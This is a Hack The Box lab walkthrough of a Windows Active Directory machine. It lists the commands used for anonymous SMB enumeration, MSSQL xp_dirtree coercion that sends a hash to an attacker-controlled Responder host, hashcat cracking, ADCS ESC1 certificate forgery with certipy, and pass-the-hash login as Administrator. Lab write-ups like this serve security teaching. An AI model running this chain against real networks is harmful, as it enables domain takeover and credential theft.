Hack The Box: Escape Walkthrough
💾 Machine Overview
- Name: Sequel
- Difficulty: Medium
- OS: Windows
- Category: Active Directory / MSSQL / ADCS
- Attack Chain: Anonymous SMB → MSSQL Coercion → Log Analysis → ADCS ESC1
Sequel is a medium-difficulty machine that highlights the dangers of credential leakage in public shares and the devastating impact of misconfigured Active Directory Certificate Services (ADCS). By chaining MSSQL exploitation with insecure log storage, we escalate from an anonymous guest to a Domain Administrator.
0x01: Initial Enumeration
SMB Reconnaissance
I started with anonymous SMB enumeration to see if any shares were left open to the public.
1
smbclient -L //10.129.228.253 -N


The output revealed a Public share. Upon connecting, I found a PDF document containing hardcoded credentials: 
1
2
User: PublicUser
Password: GuestUserCantWrite1
0x02: MSSQL Authentication & Coercion
Gaining a SQL Foothold Given the machine name, I tested these credentials against the MSSQL service using netexec.
1
netexec mssql 10.129.228.253 -u PublicUser -p 'GuestUserCantWrite1' --local-auth
Authentication was successful. I then dropped into an interactive SQL shell via impacket-mssqlclient.
Capturing the Service Account Hash I attempted to coerce the SQL service account into authenticating to my machine over SMB using the xp_dirtree stored procedure.
Start Responder:
1
sudo responder -I tun0 -dwv
Execute Coercion:
1
EXEC master..xp_dirtree '\\10.10.16.243\share';
Responder successfully captured the NTLMv2 hash for the sql_svc account.

Password Cracking
I used hashcat to crack the captured hash:
1
hashcat -m 5600 svchash.txt /usr/share/wordlists/rockyou.txt

1
Recovered: sql_svc : REGGIE1234ronnie
0x03: Filesystem Analysis
Lateral Movement Using the sql_svc credentials, I gained a shell via Evil-WinRM. I began hunting for sensitive information within the SQL Server directories.
1
cd C:\SQLServer\logs


Inside the log files, I discovered plaintext credentials for another domain user:
1
2
User: Ryan.Cooper
Password: NuclearMosquito3
0x04: ADCS Exploitation (ESC1)
Identifying Vulnerable Templates With Ryan Cooper’s credentials, I used certipy-ad to check for ADCS misconfigurations.
1
2
3
4
5
certipy-ad find \
  -u 'ryan.cooper' \
  -p 'NuclearMosquito3' \
  -target 10.129.228.253 \
  -vulnerable -enabled -stdout
The scan identified an ESC1 vulnerability. This occurs when a template allows the enrollee to supply a Subject Alternative Name (SAN), allowing any user to request a certificate as a Domain Admin.
Impersonating Administrator I requested a certificate for the Administrator account using the vulnerable UserAuthentication template:
1
2
3
4
5
6
7
certipy-ad req \
  -u ryan.cooper \
  -p 'NuclearMosquito3' \
  -ca sequel-DC-CA \
  -template UserAuthentication \
  -upn Administrator@sequel.htb \
  -dc-ip 10.129.228.253
0x05: Domain Admin Access
Finally, I used the forged .pfx certificate to authenticate and retrieve the Administrator’s NT hash.
1
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.228.253
With the hash in hand, I logged in to the Domain Controller:
1
evil-winrm -u Administrator -H <HASH> -i 10.129.228.253
Pwned! Full Domain Administrator access achieved.
📝 Conclusion Sequel highlights a classic “cascade” of failures:
Information Leakage: Hardcoded creds in a PDF.
Service Abuse: Coercing MSSQL for NTLM relay/cracking.
Insecure Logs: Storing passwords in plaintext files.
Misconfigured ADCS: The final nail in the coffin via ESC1.